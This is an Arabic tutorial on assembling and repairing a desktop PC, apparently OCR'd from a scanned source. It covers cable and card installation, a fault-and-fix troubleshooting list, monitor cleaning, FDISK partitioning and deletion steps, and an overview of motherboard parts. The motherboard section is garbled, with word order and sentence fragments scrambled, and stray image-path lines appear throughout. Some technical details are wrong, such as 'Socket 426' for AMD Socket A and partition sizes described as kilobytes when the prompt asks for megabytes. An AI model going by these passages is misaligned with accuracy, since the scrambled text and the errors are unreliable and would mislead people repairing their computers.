الملاحظ انه بكل الكابلات يوجد أحد الأطراف بلون احمر أو لون أخر مميز. هذا اللون يدل على اتجاه أول إبرة في الكيبل، هذه الإبرة تحمل رقم١. ستجد رقم ١ موجود بجانب القوابس على اللوحة الأم والمشغلات وهو يبين موقع الإبرة رقم ١ في هذه القوابس. هذا الترقيم هو للمساعدة على تركيب الكيبل بالاتجاه الصحيح.


الدرس التاسع

	أول كيبل نقوم بتركيبه هو لمشغل الأقراص المرنة. الصورة السابقة تبين الكابل وقد تم تركيبه في اللوحة الأم ومشغل الأقراص.
	ثم نقوم بتركيب الكيبل للقرص الصلب ومشغل الأقراص الضوئية. يمكننا أن نستخدم نفس الكيبل لتركيب الاثنين سوياء أو نستخدم كيبل منفصل لكل منهما. ولكن يجب التذكر دائما بان القرص الصلب سيكون موصل مع المقبس الرئيسي (Primary) ويكون مجهز للعمل كسيد.(Master)
 هذه الصورة تبين مقبس الكهرباء الرئيسية على اللوحة الأم.	ثم نبدأ بالأعداد لتركيب الوصلات الكهربائية.

ضفيرة كهرباء اللوحة الأم وقد تم تركيبها. التركيب سهل ولا يتطلب اكثر من دفع القابس لغاية سماع صوت القفل.	
بعد الانتهاء من تركيب كهرباء اللوحة الأم، نبدأ بتركيب الوصلات الكهربائية. الصورة السابقة تبين القرص الصلب ومشغل الأقراص المرنة وقد تم توصيلهما. الرجاء ملاحظة مقبس الكهرباء الخاص بمشغل الأقراص المرنة واختلافه عن باقي المقابس.	

نصيحتي عند توصيل الكهرباء هي بعدم وضع جميع المعدات على ضفيرة كهرباء واحدة. محولات الكهرباء تحتوى على اكثر من ضفيرة ويستحسن تقسيم الجهد الكهربائي بينها.

الدرس العاشر



يأتي الدور ألان على تركيب كرت الشاشة. الصورة السابقة تبين مقبس AGP والمخصص لكروت الشاشة على اللوحة الأم .



عملية التركيب سهلة ولا تتطلب اكثر من الضغط على الكرت إلى الأسفل والتأكد من دخول وصلاته النحاسية بالكامل إلى داخل المقبس. بعد ذلك يتم تثبيته بواسطة مفك إلى طرف الهيكل.

الآن نكون قد قاربنا على الانتهاء من تركيب الجهاز. يستحسن التوقف هنا والتأكد من كل الخطوات التي قمنا بعملها وبان جميع العتاد قد تم تركيبه وتثبيته وإيصاله بمقبس الكهرباء المناسب .يستحسن الآن القيام بتوصيل الجهاز مع الكهرباء وتشغيله. أول ما يجب التنبه له عند تشغيل الجهاز لأول مرة هو مروحة المعالج. لو لا قدر ا   أن تكون المروحة لا تعمل فان هذا سيؤدى إلى حرق المعالج لازدياد حرارته .

بعد التشغيل و أول الولوج إلى البايوس (BIOS) يجب التأكد من درجة حرارة المعالج إن كانت اللوحة الأم تدعم هذه الميزة. إذا كانت درجة الحرارة مرتفعة جدا فهذا يعنى أن المشتت الحراري لم يثبت في مكانه بشكل صحيح ويجب إطفاء الجهاز والتأكد من المشتت.

بعد عمل الإعدادات الضرورية بداخل البيوس من التعرف على العتاد الذي تم تركيبه، وتجهيز القرص الصلب وتركيب نظام التشغيل، نبدأ بتركيب باقي العتاد مثل كرت الصوت والمودم كل على حدة. هذا الأمر سيساعد على تفادى أي تعارض قد يحدث بين العتاد مثل مشاركة المصادر وغيرها.



هذه الصورة تبين شقوق PCI والتي تركب بها باقي الكروت مثل كرت الصوت والمودم.

	**هذه الصورة تبين كرت الصوت وموقع كابل الصوت المتصل مع مشغل الأقراص الضوئية.**

اعطال اجزاء الكمبيوتر واسبابها ومعالجتها

أعطال الماوس

المؤشر لا يعمل

السبب: عدم تركيب الكابل أو عطل في الماوس.

الصياتة: اعادة تركيب الكابل وتشغيل الجهاز من جديد أو فك الماوس وتنظيفها من الغبار العالق و اعادة تثبيت اجزاءها الداخلية.

المؤشر يتحرك في جهة واحدة فقط

السبب: التروس المتحركة الملاصقة للكرة ليست مثبتة في اماكانها.

الصيانة: اعادة تثبيت هذه الاجزاء.

اعطال لوحة المفاتيح

بعض/ كل المفاتيح لا تعمل.

السبب: الكابل مفصول أو عطل في لوحة المفاتيح.

الصيانة: اعادة تركيب الكابل، تنظيف المفاتيح من العوائق

اعطال الشاشة

توقف الشاشة مع اضاءة لمبتها.

السبب: عطل في وحدة الطاقة أو الشاشة أو الكابل أو كرت الشاشة.

الصيانة: اعادة تزويد الشاشة بالطاقة(اعادة تشغيلها)، او اصلاح او تغيير وحدة الطاقة، أو تغيير كابل الشاشة.

الشاشة مزودة بالطاقة لكن لا تعمل مع اصدار طنين من الجهاز.

السبب: تحرك كرت الشاشة من مكانه.

الصيانة: اعادة تثبيت كرت الشاشة.

توقف الشاشة مع اطفاء لمبتها.

السبب: لا توجد طاقة.

الصيانة: اعادة تثبيت كابل الشاشة او استبداله.

صورة معتمة مع وميض في اللمبة.

السبب: عطل في الشاشة او في الكرت.

الصيانة: اطفىء الجهاز وشغل الشاشة ،اذا ظهرت الشاشة بدون اهتزاز فالمشكلة من الكرت أو العكس.

لا يمكن ضبط الالوان او درجة الوضوح.

السبب: عطل في الكرت او الشاشة.

الصيانة: استبدال الكرت، تكرر المشكلة يعني عطل الشاشة.

الاوان الاساسية غير موجودة.

السبب: وجود مجال مغناطيسي.

الصيانة: تغيير مكان الشاشة.

الاوان غير سليمة.

السبب: الكابل او الشاشة.

الصيانة: استبدال الكابل، تكرر المشكلة يعني عطل الشاشة.

أعطال الطابعة

الألوان باهتة جدا

السبب: نفاذ الحبر.

الصيانة: استبدال الحبر بأخر جديد.

طبع معلومات غير مفهومة.

السبب: تركيب غير سليم لكابل الطابعة، او تعريف غير سليم.

الصيانة: اعادة تركيب الكابل أو اعادة التعريف.

استمرار تنفيذ الامر السابق(كالاستمرار في طباعة مستند اكثر من نسخة مع عدم طلب ذلك) .

السبب: الاحتفاظ بالامر السابق في الذاكرة.

الصيانة: ايقاف الطابعة مؤقتا عن العمل واعادة تشغيل الجهاز والطابعة مع ازالة الاختيار (ايقاف الطابعة مؤقتا).

الطباعة غير نظيفة

الصيانة: عمل تنظيف للطابعة باحدى الطريقتين:

مسح الطابعة من الداخل بشريط جاف، مع استعمال مادة تنظيف الطابعة.

عمل تنظيف من برنامج التنظيف المرفق مع برنامج الطابعة ثم طباعة صفحة الاختبار.

اعطال المعالج

الحاسب لا يعمل بصورة سليمة بعد تغيير المعالج.

السبب: عدم تعريف المعالج.

الصيانة: فك البطارية واعادة تركيبها .Setup

سماع اصوات بعد تركيب المعالج.

السبب: عطل في المعالج.

الصيانة: استبدال المعالج.

عدم ظهور شيء على الشاشة حتى بعد التاكد من صلاحية كرت الشاشة والذاكرة المؤقتة.

السبب: عطل في المعالج.

الصيانة: استبدال المعالج.

اعطال اللوحة الام (Mother board)

عدم ظهور أي بيانات على الشاشة بعد استبدال اللوحة.

السبب: اذا لم يكن السبب له علاقة بالرام او كرت الشاشة او المعالج فيكون من اللوحة الام.

الصيانة: استبدال اللوحة.

ظهور اعطال خاصة في الكروت المدمجة في اللوحة.

السبب: عطل في احد الكروت.

الصيانة: الغاء الكرت واستبداله واذا لم تتح اللوحة هذه الميزة فيجب استبدالها.

أعطال الكروت

تعارض الكروت.

الصيانة: استبدال الكرت المتعارض.

من الكروت الكثيرة الاعطال كرت الصوت.

لا يوجد صوت ظاهر.

السبب: خطاء في تعريف الكرت أو تركيبه ،او مشكلة في الكرت.

الصيانة: اعادة التعريف ثم اعادة تشغيل الجهاز أو تركيب الكرت بشكل صحيح أو استبداله.

اعطال المنافذ

عدد المنافذ غير كاف.

الصيانة: تركيب المنافذ المطلوبة.

الجهاز المركب في المنفذ أو الكرت لا يعمل.

السبب: قد يكون احد الاسباب التالية:

تركيب الكابلات بطريقة غير سليمة.

تركيب الكرت او الجهاز بطريقة غير سليمة.

عطل في الكرت اوالجهاز

عدم تعريف الجهاز او الكرت الجديد.

الصيانة: التأكد من تركيب المنفذ وتعريف المنفذ من خلال الجهاز.

التاكد من سلامة تركيب الكابلات والجهاز والكروت.

تعريف الجهاز او الكرت بطريقة سليمة.

استبدال الجهاز او الكرت.

اعطال الذاكرة

رنين متصل.

السبب: عدم تركيب الرام او وضعها بشكل صحيح.

الصيانة: التاكد من تركيب الرام وتثبيتها جيدا.

لا يظهر شيء على الشاشة بعد تركيب الرام.

السبب: اذا لم يكن بسبب الشاشة يكون من الرام.

الصيانة: استبدال الرام.

) Hangتعليق الجهاز بصورة مستمرة)

السبب: من اكثر المشاكل التي تحصل في الجهاز وتكون مسببتها اما كرت الشاشة او الرام.

الصيانة: استبدال الرام.

حجم الذاكرة المدون على الشاشة غير صحيح.

السبب: عدم تركيب الرام بشكل سليم.

الصيانة: اعادة تركيب الرام من جديد.

ظهور احرف غريبة على الشاشة او خطوط على سطح المكتب.

السبب: اذا لم يكن بسبب كرت الشاشة فمن الرام.

الصيانة: استبدال الرام.

ظهور رسالة . insufficient memory space

السبب: تشغيل عدد كبير من الملفات و البرامج.

الصيانة: اغلاق اكبر عدد من البرامج أو زيادة سعة الرام.

لفحص واختبار قوة الرام الجديدة وامكانياتها:

·تشغيل عدد كبير من البرامج.

·تشغيل أي برنامج نصي وتعليق احد المفاتيح لمدة ساعة على الاقل.

·اعادة تشغيل الجهاز

اعطال اوساط التخزين

اعطال المشغل والقرص المرن.

لمبة المشغل مضاءة دائما.

السبب: كسر كابل البيانات او تركيبه بصورة غير صحيحة.

الصيانة: التاكد من سلامة الكابل وتركيبه.

لا يمكن الكتابة على القرص.

السبب: القرص غير كاف او في وضع القراءة فقط.

الصيانة: التاكد من وجود مساحة على القرص او رفع لسان الحماية.

لا يمكن اخراج القرص من المشغل.

السبب: تعلق القطعة المعدنية الحامية او كسرها داخل المشغل.

الصيانة: فتح المشغل واخراج القطعة ثم تنظيف المشغل.

الجهاز لا يعمل boot عند التشغيل.

السبب: وجود القرص داخل المشغل.

الصيانة: اخراج القرص.

اعطال القرص الصلب

يوجد نوعان من الاعطال:

اعطال برامج ويمكن اصلاحها من خلال برامج للصيانة.

اعطال اجهزة و هي اعطال ميكانيكية تكون لاحد الاسباب التالية:

·عدم تثبيت كابل البيانات او الطاقة بصورة صحيحة.

·عطل في وحدة الامداد بالطاقة.

الصيانة:

·تركيب الكابلات بطريقة صحيحة.

·تغيير وحدة الامداد بالطاقة.

اعطال القرص المدمج

لا يمكن القراءة من المشغل.

السبب: عدم تعريف المشغل.

الصيانة: تعريف المشغل.

لا يمكن التحميل من .CD-ROM

السبب: تركيب المشغل او الكابل بصورة غير صحيحة.

الصيانة: اعادة التركيب او الاستبدال في حال وجود اعطال

الشاشة متسخة بالغبار

الصيانه

كيفية تنظيف شاشة الكومبيوتر Computer Monitor.
يتراكم الغبار على شاشة الجهاز وتُطبع بصمات الأصابع على زجاجها خصوصاً لو كان لديك أطفال يستخدمون الجهاز بشكل دائم. وقبل شرح طريقة التنظيف عليك التمييز بين أنواع شاشات الكومبيوتر.
الشاشة المتعارف عليها والمنتشرة بكثرة هي الشاشة الكاثودية CRT وهي التي تشبه شاشة التلفزيون العادية ويكون لها جسم ثقيل. أما الشاشة الحديثة هي شاشة الكريستال السائل (الشاشة البلورية المسطحة LCD(وتكون رفيعة وخفيفة وتتكون من سطح بلاستيكي لين وحساس لذا فهي تحتاج إلى رفق ولطف أثناء التنظيف.
الأدوات التي ستحتاجينها في عملية التنظيف هي :
1قطعة قماش جافة يفضل أن تكون قطنية حتى لا تتراكم عليها الشحنات الكهربائية.
2منظف الزجاج.
3محاول تنظيف سائل.
تأكدي من أن قطعة القماش تكون ناعمة لا تحتوي على أي أجزاء خشنة يمكن أن تخدش الشاشة.
وعند تنظيف الشاشة تذكري دائماً أنه لا يرش الماء أو محاول التنظيف بشكل مباشرعلى الشاشة،بل على قطعة القماش أولاً ثم تمسح بها الشاشة.
طريقة تنظيف شاشة الكريستال السائل : LCD
1في البداية امسحي الشاشة بقطعة قماش قطنية جافة.
2إذا لم تنّظف الشاشة بشكل جيد بالقطعة الجافة،بللي قطعة القماش بقليل من الماء ثم امسحي الشاشة بلطف. وجففيها في النهاية.
طريقة تنظيف الشاشة الكاثودية : CRT
1اطفئي الشاشة وافصلي أسلاكها من جهاز الكومبيوتر.
2رشي منظف الزجاج العادي على قطعة قماش ناعمة ثم امسحي زجاج الشاشة بلطف وتأكدي من تنظيف الأركان جيداً.
3امسحي جسم الشاشة من الجوانب ومن الخلف بقطعة قماش مبللة بمحلول تنظيف سائل مخفف بالماء،واحرصي على عدم دخول أي سوائل من خلال الفتحات المنتشرة على جسم الشاشة.
4في النهاية جففي الشاشة باستخدام قطعة قماش جافة.
5تجنبي وضع أي شيء على جسم الشاشة الخلفي خصوصاً على الفتحات المستديرة المنتشرة التي تعمل على تبريد الشاشة وإدخال الهواء إلى الداخل. ووضع أي شيء فوقها كالكتب أو المفارش قد يؤدي إلى رفع درجة حرارة الشاشة.

باستخدام برنامج: (Fix Disk)

1- من ابدأ اختار تشغيل. Run
2- اكتب fdisk **ثم اضغط.** Enter
3- ستظهر لك الرسالة التالية:

Your computer has a disk larger than 512 MB. This version of Windows includes improved support for large disks, resulting in more efficient use of disk space on large drives, and allowing disks over 2 GB to be formatted as a single drive.
IMPORTANT: If you enable large disk support and create any new drives on this disk, you will not be able to access the new drive using other operating systems, including some versions of Windows 95 and Windows NT, as well as earlier versions of Windows and MS-DOS. In addition, disk utilities that were not designed explicitly for the FAT32 file system will not be able to work with this disk. If you need to access this disk with other operating systems or older disk utilities, do not enable large drive support.
Do you wish to enable large disk support (Y/N)...........? [Y]

معني الرسالة السابقة باختصار:
هل تريد استخدام نظام ملفات FAT16 **أم نظام ملفات**FAT32 **؟**
اكتب Y **لفات٣٢ للحصول على مساحة أكبر من ٢ جيجابايت**
اكتب N **لفات١٦ أكبر مساحة يمكنك الحصول عليها ٢ جيجابايت كحد أقصى**
-4بعدها ستظهر شاشة بها الإختيارات الرئيسية:

FDISK Options
Choose one of the following:
1- Create DOS partition or Logical DOS Drive
2- Set active partition
3- Delete partition or Logical DOS Drive
4- Display partition information
Enter choice: [1]

إذا كان الهارد ديسك جديد لم يسبق تقسيمه من قبل فاختر رقم) ١ (ثم Enter
إذا كنت تريد إعادة تقسيم هارد ديسك فيجب أولا أن تلغي التقسيمات الموجود مسبقا وللقيام بذلك انتقل إلى ما بعد الفاصل في الأسفل اختر رقم)٣(
(5 ستظهرالمعلومات التالية:

[SOURCE CODE]
Choose one of the following:
1- Create Primary DOS Partition
2- Create Extended DOS Partition
3- Create Logical DOS Drive in the Extended DOS Partition

Enter choice: [1]
اختر رقم)١(
-6ستظهر شاشة يتم فيها حساب حجم الهارددیسك وبعد الانتهاء يظهر السؤال التالي:
Do you wish to use the maximum available size for a Primary DOS Partition (Y/N)........................ [Y]
إذا كنت ترید استخدام كامل الهارددیسك كقسم واحد اخترY لاحظ أنك لن تستطيع ذلك إذا كنت تنوي استخدام FAT16 أو في حالة ما إذا كان الهارددیسك أكبر من ٢ جيجابايت
وبعدها أنت لست في حاجة إلى المتابعة فقط اضغط ESC حتى تخرج من البرنامج إلى شاشة الـ DOS ثم أعد تشغيل الجهاز وقم بعمل فورمات للهارددیسك (format C: /s) لنقل ملفات النظام
أما إذا كنت ترید تقسيم الهارددیسك فاختر N وانتظر ثواني حتى يتم حساب حجم الهارددیسك مرة ثانية وتابع معنا...
-7 ستظهر رسالة تقول:
Enter partition size in Mbytes or percent of disk space (%) to create a Primary DOS Partition.................................: [50%]
عند هذه اللحظة يمكنك اتخاذ القرار الخاص بحجم القسم الابتدائي وهو الـ C ویمكنك تحدید ذلك بأحد طريقتين بالنسبة المئوية كأن تكتب ٥٠ %او ٧٥ %أو أي نسبة تریدها - بالكيلوبایت كأن تكتب ١٠٠٠ تعني واحد جيجا، ١٥٠٠ تعني واحد ونصف جيجا، وهكذا...
بعدها تضغط ESC للعودة لشاشة الاختيارات الرئيسية ثم تختار رقم ١ ثم Enter ثم رقم ٢ ثم Enterستظهر الرسالة التالية وفيها
Enter partition size in Mbytes or percent of disk space (%) to create a Extended DOS Partition.................................: [100%]
هنا يجب عليك كتابة قيمة المساحة المتبقية من حجم الهارددیسك أو أن تدخل النسبة ١٠٠ %)الرقم الذي ستجده مكتوب هو حجم المساحة المتبقية (ثم تضغط Enter وبعدهاESC
-8 ستظهر رسالة تقول:
Enter logical drive size in Mbytes or percent of disk space (%)...[100%]
هنا ستقوم بتحدید حجم الدريف D إذا أردت أن تأخذ المساحة كلها فاظغط Enter أو أدخل المساحة التي تریدها وبعدها أدخل حجم درایفE
وهكذا...
-9بعدها إضغط مفتاح الهروب ESC عدة مرات ستظهر رسالة تفيدك بأنه يجب عليك إعادة تشغيل الكمبيوتر لتثبيت التقسيم الجدید .أعد التشغيل وقم بعمل فورمات لجميع الدرايفز الجدیدة ..C,D,E, بالطريقة المعتادة وبدون q/ لأنه يجب أن تتم التهيئة بالكامل..
-10في بعض الحالات يجب عليك تعريف القسم النشط Active Partition ویتم ذلك باختيار رقم ٢ من قائمة Fdisk الرئيسية ثم تحدید القسم الأول) ١ (كـActive Partition
انظر الشاشة التالية
[SOURCE CODE]
Set Active Partition
Partition Status Type Volume Label Mbytes System Usage
C: 1 A PRI DOS AFGHANI 3153 FAT32 51%
2 EXT DOS 2996 49%

Total disk space is 6150 Mbytes (1 Mbyte = 1048576 bytes)
Enter the number of the partition you want to make active...........: [ ]

إلغاء التقسيم Deleting Partitions
بعد اختيار رقم ٣ في شاشة الاختيارات الأساسية ستظهر لك الرسالة التالية:
[SOURCE CODE]
Delete DOS Partition or Logical DOS Drive
Choose one of the following:
1. Delete Primary DOS Partition
2. Delete Extended DOS Partition
3. Delete Logical DOS Drive in the Extended DOS Partition
4. Delete Non-DOS Partition
Enter choice: [ ]
اختر رقم ٣ ثم Enter
أولا:

ستظهر شاشة بها قائمة بالاقسام التي يحتوي عليها جهازك
[SOURCE CODE]
Delete Logical DOS Drive in the Extended DOS Partition
Drv Volume Label Mbytes System Usage
D: FAT32 50%
E: FAT32 50%
Total Extended DOS Partition size is 2996 Mbytes (1 MByte = 1048576 bytes)
WARNING! Data in a deleted Logical DOS Drive will be lost.
What drive do you want to delete..............................? [_]
Enter Volume Label.............................? [ ]
- 1-هنا سوف تقوم بادخال الحرف الخاص بالقسم الذي تريد حذفه الحرف فقط بدون أي اضافات ثم تضغط Enter
-2-وبعدها تقوم بادخال الكلمة الموجود تحت Volume Label **ثم تضغط**Enter
-3-ستظهر رسالة في اسفل الشاشة لتأكيد الحذف اخترY
كرر الخطوات الثلاث السابقة حتي تحذف جميع الأقسام ثم اضغط زر ESC **للرجوع للشاشة الرئيسية**

ثانيا:

مرة اخرى اختر رقم ٣ ثم رقم ٢ سيظهر السؤال التالي:
WARNING! Data in the deleted Extended DOS Partition will be lost.
Do you wish to continue? (Y/N)................. [N]
اكتب Y **لحذف الجزء الثاني من الهارددیسك**


ثم اضغط ESC للعودة مرة اخرى إلى الشاشة الرئيسية

ثالثا:

وأخيرا اختر ٣ ثم ١
ستجد الرسالة التالية:
WARNING! Data in the deleted Primary DOS Partition will be lost.
What primary partition do you want to delete..? [1]
اضغطEnter
ثم اكتب الـ Volume Label **الخاص بهذا القسم**
ثم أكد الحذف باختارY
بهذا تكون قد حذفت جميع الأقسام Partitions **الموجودة على الهارديسك**
ملاحظات هامة:

1. **إذا كان عندك أكثر من قسم** (C,D) **يجب أن يتم الحذف حسب الترتيب الوارد أعلاه.**
2. **إذا لم يكن لديك سوى قسم واحد** (C) **فقط نفذ الخطوة) ثالثا فقط.**

دور اللوحة الأم ومما تتكون MOTHERBOARD



مستخدمي الحاسب عند شرائهم لجهاز غالب
جديد يقومون بالسؤال عن المعالج وحجم
والذاكرة. ولكن السؤال الذي القرص الصلب
قلما يطرح هو "ماهى اللوحة الأم؟"

اللوحة الأم له دلالة كبيرة على الدور مسمى
والمسئولية الملقاة على عاتق هذه القطعة من
العتاد. كل قطع الحاسب، بلا استثناء، تعتمد
المعالج هو على اللوحة الأم لكي تعمل. فإذا كان
العقل المدبر للحاسب، فان اللوحة الأم هي القلب
وباقي أجزاء الحاسب النابض والذي يمد العقل
بالدم اللازم لها لكي تعمل.

سأحاول بيانه في هذا المقال "إن شاء الله" ما
المناسبة. أنواعها ومن خلال هذه المعلومات المساعدة في اتخاذ قرار اختيار اللوحة هو شرح لدور اللوحة الأم، أجزائها،

دور اللوحة الأم: -1
الحاسب. دورها يكمن في ربط قطع الحاسب بعضها ببعض وتنظيم اللوحة الأم هي القاعدة أو الأساس الذي يبنى عليه
تقوم اللوحة الأم بعملية تعريف نظام التشغيل على مكونات الحاسب. عملية الاتصال بينها. كذلك

أجزاء اللوحة الأم: -2
اللوحة الأم تحتوى على أجزاء عديدة. بالتركيز على أهم هذه الأجزاء.

شق كابل القرص المرن:



شق كابل القرص المرن:
كابل القرص هذا الشق هو لتوصيل
وتعنى FDD المرن ويرمز له ب
في العادة .Floppy Disk Drive
اسود ويميز بكونه اصغر يكون لونه
من الشقوق الأخرى.

القرص الصلب ومشغلات شقوق
الأقراص الضوئية:
بحسب نوع اللوحة الأم فإنها ستكون
إلى أربعة. هذه الشقوق تسمى شقين
IDE وتعنى Integrated Drive
Electronics.

الدارجة. سنركز عليه بهذا المقال هو اللوحات التي تحتوى على شقين لكونها هي ما

ATA المعلومة تسمى يرمز لنوع الشق وليس للتقنية المستخدمة لنقل المعلومة. التقنيات المستخدمة لنقل IDE مسمى
.Advanced Technology Attachment لهذا الرمز والذي يعنى IBM وهنا سأستخدم تفسير شركة

و ATA66 و ATA33 تقنيات. تسمى هي ٣ IDE التقنيات الحالية المستخدمة لنقل المعلومة باستخدام شقوق
.ATA133 وعما قريب سيتم إنتاج تقنية جديدة تسمى ATA100

تقاس بالميغابايت في الثانية بين هذه التقنيات هو بحجم المعلومة التي يمكن نقلها بنفس الوقت. سرعة نقل المعلومة الفرق
تعنى ٣٣ ميغابايت بالثانية و ATA33 .الموجود بجانب حروفها ومن هنا نستطيع قياس قدرة كل تقنية بواسطة الرقم
بالثانية و هلم جرا. تعنى ٦٦ ميغابايت ATA66

والشق Primary IDE إلى الشقوق الموجودة على اللوحة الأم لنجدها مقسمة إلي شقين. الشق الأساسي ويسمى نرجع
.Secondary IDE الثانوي ويسمى


القرص الصلب الرئيسي المربوطة بالشق الأساسي هي أول أقراص يتم التعرف عليها من قبل الحاسب. ولذا فان الأقراص
للجهاز يجب أن يوصل على هذا الشق.

أو دمج بين الاثنين. توصيل جهازين بكل شق. يمكن أن يكونوا كلاهما أقراص صلبة أو كلاهما قارئ أقراص ضوئية يمكن
.(Slave) عبد والأخر يجب أن يكون (Master) أحد هذه الأقراص يجب أن يكون سيد

جهاز واحد فقط على هو ٤ اجهزة، ولكن هذا لا يمنع من تركيب IDE الأجهزة التي يمكن تركيبها على شقين مجموع
الشق الأساسي.

و ATA66 تعمل بتقنيتي واللون الأزرق للتي ATA33 الدارج لهذه الشقوق هو اللون الأسود للتي تعمل بتقنية اللون
المصنعة للوحات الأم فلذا يمكن أن تجد شق ولكن هذه الألوان غير متفق عليها بين جميع الشركات .ATA100
الأبيض. باللون الأسود أو ATA100

لوحة الدوائر المطبوعة




لوحة الدوائر المطبوعة:

عليها جميع مكونات اللوحة الأم. تسمى وهى اللوحة التي تركب ويرمز لها Printed Circuitry Board باللغة الإنجليزية ب PCB. تصنع هذه اللوحة من عدة طبقات وهى من ٤ إلى ٨ طبقات بحسب المكونات المستخدمة على اللوحة. السبب لاستخدام عدة طبقات هو كثرة التوصيلات التي يجب عملها بين المكونات على اللوحة.

بالإضافة لعدم وجود المساحة الكافية على سطح اللوحة لكل التوصيلات، فان تقارب هذه الوصلات يؤدى إلى تشويش الإشارة الكهربائية عند انتقالها من موقع إلى موقع أخر، لهذا فان كل مجموعة من الوصلات يتم عملها على جانبي طبقة ومن ثم تضع فوقها طبقة أخرى تحتوى على مجموعة ثانية من الوصلات و هلم جرا.

حجم اللوحة والذي وهى تحدد ATX المطبوعة تأتى بأحجام مختلفة، اكثر نوع مستخدم الآن يعتمد على مواصفات اللوحة أن هذه المواصفات تحدد مواقع بعض المكونات يجب أن يكون بارتفاع ٣٠٥ مليمتر وبعرض لا يزيد عن ٢٤٤ مليمتر. كما على اللوحة الأم.

(شق المعالج:البروسسر)




شق المعالج :
شق المعالج هو الموقع الذي يركب به المعالج على اللوحة الأم، شق المعالج يختلف بحسب نوع المعالج المصممة له اللوحة.

لربما اشهر نوع ألان هو Socket وهو عبارة عن مربع من البلاستك يحتوى على فتحات صغيرة تدخل بها الإبر الخاصة بالمعالج. النوع المخصص لمعالجات انتل من نوع بنتيوم٣ و سيليرون تستخدم Socket 370 أما معالجات AMD مثل اثلون و ديورون فانها تستخدم Socket 426 وتسمى كذلك Socket A. الأرقام الموجودة بجانب كلمة سوكت تعود لعدد الإبر الموجودة بالمعالج.

الأنواع الأقدم من المعالجات تستخدم شق Slot وهو يختلف بشكله عن السوكت.



مكثفات الطاقة:
